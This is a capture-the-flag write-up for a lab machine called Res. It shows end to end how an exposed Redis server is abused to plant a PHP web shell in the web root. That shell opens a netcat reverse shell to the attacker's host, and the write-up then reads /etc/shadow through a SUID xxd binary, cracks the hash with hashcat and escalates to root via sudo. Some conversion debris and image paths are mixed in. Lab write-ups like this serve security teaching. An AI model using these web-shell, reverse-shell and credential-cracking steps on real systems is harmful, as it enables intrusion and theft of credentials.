

Res CTF Writeup

Written by Substing.

The target IP changes because I had to restart the target machine.

phase 1: enumeration

The first step is to see what is running on


```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
6379/tcp  open  redis   Redis key-value store 6.0.7
MAC Address: 02:A2:1D:87:31:A3 (Unknown)
```

http

The webpage is a default Apache 2 page.

10.10.9.87

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
<!--
  Modified from the Debian original for Ubuntu
  Last updated: 2014-03-19
  See: https://launchpad.net/bugs/1288690
-->
```

This comment implies it is very outdated.

No interesting directories on the web server.

<code>/.htaccess</code>	(Status: 403) [Size: 275]
<code>/.htpasswd</code>	(Status: 403) [Size: 275]
<code>/server-status</code>	(Status: 403) [Size: 275]

redis

```
redis-cli -h 10.10.9.87
```

```
10.10.9.87:6379> info

# Server
redis_version:6.0.7
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:5c906d046e45ec07
redis_mode:standalone
os:Linux 4.4.0-189-generic x86_64
arch_bits:64
multiplexing_api:epoll
atomicvar_api:atomic-builtin
gcc_version:5.4.0
process_id:640
run_id:b3c0d20378814beff58b29549bf35d40247ca12f
tcp_port:6379
uptime_in_seconds:1469
uptime_in_days:0
hz:10
configured_hz:10
lru_clock:316916
executable:/home/vianka/redis-stable/src/redis-server
config_file:/home/vianka/redis-stable/redis.conf
io_threads_active:0


# Clients
connected_clients:1
client_recent_max_input_buffer:2
client_recent_max_output_buffer:0
blocked_clients:0
tracking_clients:0
clients_in_timeout_table:0


# Memory
used_memory:588008
used_memory_human:574.23K
used_memory_rss:4829184
used_memory_rss_human:4.61M
used_memory_peak:588008
used_memory_peak_human:574.23K
used_memory_peak_perc:100.00%
```

used_memory_overhead:541522
used_memory_startup:524536
used_memory_dataset:46486
used_memory_dataset_perc:73.24%
allocator_allocated:844336
allocator_active:1142784
allocator_resident:3379200
total_system_memory:1038393344
total_system_memory_human:990.29M
used_memory_lua:37888
used_memory_lua_human:37.00K
used_memory_scripts:0
used_memory_scripts_human:0B
number_of_cached_scripts:0
maxmemory:0
maxmemory_human:0B
maxmemory_policy:noeviction
allocator_frag_ratio:1.35
allocator_frag_bytes:298448
allocator_rss_ratio:2.96
allocator_rss_bytes:2236416
rss_overhead_ratio:1.43
rss_overhead_bytes:1449984
mem_fragmentation_ratio:8.85
mem_fragmentation_bytes:4283688
mem_not_counted_for_evict:0
mem_replication_backlog:0
mem_clients_slaves:0
mem_clients_normal:16986
mem_aof_buffer:0
mem_allocator:jemalloc-5.1.0
active_defrag_running:0
lazyfree_pending_objects:0

Persistence

loading:0
rdb_changes_since_last_save:0
rdb_bgsave_in_progress:0
rdb_last_save_time:1694814263
rdb_last_bgsave_status:ok

```
rdb_last_bgsave_time_sec:-1
rdb_current_bgsave_time_sec:-1
rdb_last_cow_size:0
aof_enabled:0
aof_rewrite_in_progress:0
aof_rewrite_scheduled:0
aof_last_rewrite_time_sec:-1
aof_current_rewrite_time_sec:-1
aof_last_bgrewrite_status:ok
aof_last_write_status:ok
aof_last_cow_size:0
module_fork_in_progress:0
module_fork_last_cow_size:0
```

Stats

```
total_connections_received:2
total_commands_processed:5
instantaneous_ops_per_sec:0
total_net_input_bytes:180
total_net_output_bytes:22635
instantaneous_input_kbps:0.00
instantaneous_output_kbps:0.00
rejected_connections:0
sync_full:0
sync_partial_ok:0
sync_partial_err:0
expired_keys:0
expired_stale_perc:0.00
expired_time_cap_reached_count:0
expire_cycle_cpu_milliseconds:28
evicted_keys:0
keyspace_hits:0
keyspace_misses:0
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:0
migrate_cached_sockets:0
slave_expires_tracked_keys:0
active_defrag_hits:0
active_defrag_misses:0
```

[illegible]


```
executable:/home/vianka/redis-stable/src/redis-server
```

phase 2: access

After some poking around, I discovered how to open a web shell using Redis.

Since the webpage is default Apache 2, we can use the standard file path for our working directory.

```
10.10.9.87:6379> config set dir /var/www/html
OK
10.10.9.87:6379> set test "<?php phpinfo(); ?>"
OK
10.10.9.87:6379> save
OK
10.10.9.87:6379>
```



redis-bits@ctimeeused-memPaoof-preambletest


PHP Version 7.0.33-0ubuntu0.16.04.15

System	Linux ubuntu 4.4.0-189-generic #219-Ubuntu SMP Tue
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-mbstring.ini, /etc/php/7.0/apache2/conf.d/20-openssl.ini, /etc/php/7.0/apache2/conf.d/20-sodium.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini, /etc/php/7.0/apache2/conf.d/20-xml.ini, /etc/php/7.0/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.0/apache2/conf.d/20-zlib.ini


This page shows is proof that it works!

<https://notes.offsec-journey.com/enumeration/redis> had a useful copy and paste script.

```
(root@kali)-[~]
# redis-cli -h 10.10.217.169
10.10.217.169:6379> config set dir /var/www/html
OK
10.10.217.169:6379> config set dbfilename sys.php
OK
10.10.217.169:6379> set test "<?php system($_REQUEST['cmd']); ?>"
OK
10.10.217.169:6379> save
OK
10.10.217.169:6379> 
```



The screenshot shows a web browser with multiple tabs. The active tab is titled "10.10.217.169/sys.php?cmd=id". The address bar shows the URL "10.10.217.169/sys.php?cmd=id". The page content displays the Redis command output: "REDIS0009 redis-ver6.0.7 redis-bits@ctimeueused-memXaof-preambletest\"uid=33(www-data) gid=33(www-data) groups=33(www-data) 3A\"".



The screenshot shows the same web browser with the active tab titled "10.10.217.169/sys.php?cm". The address bar shows the URL "10.10.217.169/sys.php?cmd=nc 10.10.21.133 9001 -e /bin/bash". The page content displays the Redis command output: "REDIS0009 redis-ver6.0.7 redis-bits@ctimeueused-memXaof-preambletest\"3A\"".

The website is hanging and our shell is connected.

phase 3: escalation

```
www-data@ubuntu:/var/www/html$ cat /home/vianka/user.txt
```

xxd has the SUID bit set, which allows us to arbitrarily read files.


```
-rwsr-xr-x 1 root root 19K Mar 18 2020 /usr/bin/xxd
```

The method was found at <https://gtfobins.github.io/gtfobins/xxd/#suid>

The first place I looked was vianka's `bash_history` file, however it didn't contain any hints.

```
www-data@ubuntu:/home/vianka$ xxd ".bash_history" | xxd -r
apt-get install ssh
sudo apt-get install ssh
ls
fdisk
fdisk -l
sudo fdisk -l
apt-get update
sudo apt-get update
sudo apt-get install ssh
apt-get install apache2
sudo apt-get install apache2
ip addr
netstat -antl
sudo -s
sudo apt-get install build-essential tcl
cd /tmp
curl -O http://download.redis.io/redis-stable.tar.gz
apt-get install curl
curl -O http://download.redis.io/redis-stable.tar.gz
tar xzvf redis-stable.tar.gz
cd redis-stable/
ls
make
sudo make install
make test
netstat -antl
sudo systemctl start redis
sudo cp /tmp/redis-stable/redis.conf /etc/redis

sudo make install
Makefile:6: recipe for target 'test' failed
make clean
make
```

```
make test
make distclean
make clean
make && make test
make install
sudo mkdir /etc/redis
cd /etc/
cd redis
sudo mkdir /etc/redis
cat redis
rm redis
sudo mkdir /etc/redis
sudo cp /tmp/redis-stable/redis.conf /etc/redis
cd r
cd redis/
ls
nano redis.conf
reboot
sudo apt-get install ssh
clear
sudo -s
cd /etc/apt/
ls
rm sources.list
wget 192.168.200.104/sources.list
apt-get update
sudo apt-get upgrade
sudo apt-get dist-upgrade
apt-get install rbash
rbash
netstat -antl
sudo systemctl start redis
nano /etc/redis/redis.conf
cat rede
cat /etc/redis/redis.conf | grep dir
nano /etc/redis/redis.conf
sudo nano /etc/systemd/system/redis.service
sudo systemctl start redis
sudo systemctl status redis
sudo service redis-server start
```

```
/usr/local/bin/redis-server /etc/redis/redis.conf
cd /var/lib/
ñs
ls
cd /tmp/
ls
cd ..
ls
cd /var/lib/
ls
cd
ls
exit
ls
sudo -s
curl -O http://download.redis.io/redis-stable.tar.gz
exit
netstat -antl
rbash
ls
tar xzf redis-stable.tar.gz
ls
rm redis-stable.tar.gz
cd redis-stable/
make
ls
cd src/
ls
cd ..
ls
sudo nano redis.conf
sudo nano /etc/systemd/system/redis.service
pwd
sudo nano /etc/systemd/system/redis.service
cd src/
ls
pwd
sudo nano /etc/systemd/system/redis.service
sudo rm -r /etc/redis/
sudo systemctl start redis
```

```
systemctl daemon-reload
ls
cd
ls
Failed to execute operation: The name org.freedesktop.PolicyKit1 was not
provided by any .service files
sudo systemctl daemon-reload
sudo systemctl start redis
sudo systemctl status redis
sudo systemctl enable redis
netstat -antl
sudo reboot
cd /root
ls
nano root.txt
type ro
cat root.txt
nano root.txt
exit
netstat -antl
apt-get install apache2
sudo apt-get install apache2
sudo apt-get install libapache2-mod-php
redis-cli -h 10.85.0.52
ls
cd /var/www/html/
ls
nano redis.php
chmod 777 /var/www/html/
sudo chmod 777 /var/www/html/
ls
ls -la
rm redis*.php
ls
sudo apt-get install remove netcat-openbsd
sudo apt-get remove netcat-openbsd
sudo apt-get install netcat-traditional
ls
rm redis.php
ls
```

```
cat redis.php
s
ls
php redis.php
nano redis.php
rm redis.php
cat redis2.php
ls
rm redis2.php
cat redis2.php
rm redis2.php
cat redis2.php
rm redis2.php
cat redis2.php
chmod +x redis2.php
ls -la
cat redis2.php
netstat -antl
ls
cat redis
cat redis.php
python -c 'import pty; pty.spawn("/bin/sh")'
cd
sudo cat /etc/passwd
python
sudo apt-get install python-minimal
python
which xxd
which xxd
which xxd /usr/bin/xxd
chmod u+s /usr/bin/xxd
sudo chmod u+s /usr/bin/xxd
ls
nano user.txt
ls
cd /root/
sudo cd /root/
cd
cd redis-stable/
ls
```

```
cd ..
sudo cd /root/
sudo -s
sudo reboot
apt-get remove ssh
apt-get remove ssh --purge
reboot
cd /var/www/html/
ls
rm *.php
ls
systemctl disable ssh
reboot
netstat -antl
sudo -s
netstat -antl
ssh
apt-get remove ssh
sudo apt-get remove ssh
sudo apt-get remove ssh --purge
sudo apt-get remove openssh-server --purge
ssh
sudo apt-get remove openssh-client
ssh
```

The next place I checked was in the shadow file, which revealed the hash of vianka's password.

```
www-data@ubuntu:/home/vianka$ xxd "/etc/shadow" | xxd -r
root:!:18507:0:99999:7:::
daemon*:17953:0:99999:7:::
bin*:17953:0:99999:7:::
sys*:17953:0:99999:7:::
sync*:17953:0:99999:7:::
games*:17953:0:99999:7:::
man*:17953:0:99999:7:::
lp*:17953:0:99999:7:::
mail*:17953:0:99999:7:::
news*:17953:0:99999:7:::
uucp*:17953:0:99999:7:::
proxy*:17953:0:99999:7:::
```

```
www-data*:17953:0:99999:7:::  
backup*:17953:0:99999:7:::  
list*:17953:0:99999:7:::  
irc*:17953:0:99999:7:::  
gnats*:17953:0:99999:7:::  
nobody*:17953:0:99999:7:::  
systemd-timesync*:17953:0:99999:7:::  
systemd-network*:17953:0:99999:7:::  
systemd-resolve*:17953:0:99999:7:::  
systemd-bus-proxy*:17953:0:99999:7:::  
syslog*:17953:0:99999:7:::  
_apt*:17953:0:99999:7:::  
messagebus*:18506:0:99999:7:::  
uuid*:18506:0:99999:7:::  
vianka:$6$2p.tSTds$qWQfsXwX0AxGJUBuq2RFXqlKiqL3jxlwEWZP6CWxm7kIbzR6WzLxHR.UH  
mi.hc1/TuU0UBo/jWQaQtGSXwvri0:18507:0:99999:7:::
```

It was copied into a file called hash.

```
$6$2p.tSTds$qWQfsXwX0AxGJUBuq2RFXqlKiqL3jxlwEWZP6CWxm7kIbzR6WzLxHR.UHmi.hc1/  
TuU0UBo/jWQaQtGSXwvri0
```

The password can be cracked easily using the following command:

```
hashcat -m 1800 hash /usr/share/wordlists/rockyou.txt
```

```
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.
```

```
Host memory required for this attack: 0 MB
```

```
Dictionary cache built:
```

```
* Filename... /usr/share/wordlists/rockyou.txt
```

```
* Passwords.. 14344392
```

```
* Bytes..... 139921507
```

```
* Keyspace... 14344385
```

```
* Runtime... 2 secs
```

```
$6$2p.tSTds$qWQfsXwX0AxGJUBuq2RFXqLKiqL3jxlwEWZP6CWxm7kIbzR6WzLxHR.UHmi.hc1/TuUOUBo/jWQaQtGSXwvri0:beautiful1
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
```

```
Hash.Target.....: $6$2p.tSTds$qWQfsXwX0AxGJUBuq2RFXqLKiqL3jxlwEWZP6CW...Xwvri0
```

```
Time.Started.....: Mon Sep 18 16:47:39 2023 (2 secs)
```

```
Time.Estimated...: Mon Sep 18 16:47:41 2023 (0 secs)
```

```
Kernel.Feature...: Pure Kernel
```

```
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt) (DCC2), MS
```

```
Guess.Queue.....: 1/1 (100.00%)
```

```
Speed.#1.....: 463 H/s (10.47ms) @ Accel:32 Loops:1024 Thr:1 Vec:4
```

```
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
```

```
Progress.....: 1152/14344385 (0.01%)
```

```
Rejected.....: 0/1152 (0.00%)
```

```
Restore.Point....: 1120/14344385 (0.01%)
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4096-5000
```

```
Candidate.Engine..: Device Generator
```

```
Candidates.#1....: sofia -> summer1
```

```
Started: Mon Sep 18 16:46:28 2023
```

```
Stopped: Mon Sep 18 16:47:43 2023
```

beautiful1 is the password.

To get root, we just need to do the following:

```
vianka@ubuntu:~$ sudo -l
```

```
[sudo] password for vianka:
```

```
Matching Defaults entries for vianka on ubuntu:
```

```
env_reset, mail_badpass,
```

```
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
```

```
User vianka may run the following commands on ubuntu:
```

```
(ALL : ALL) ALL
```

```
vianka@ubuntu:~$ sudo /bin/bash
```

```
root@ubuntu:~#
```

Simple as that!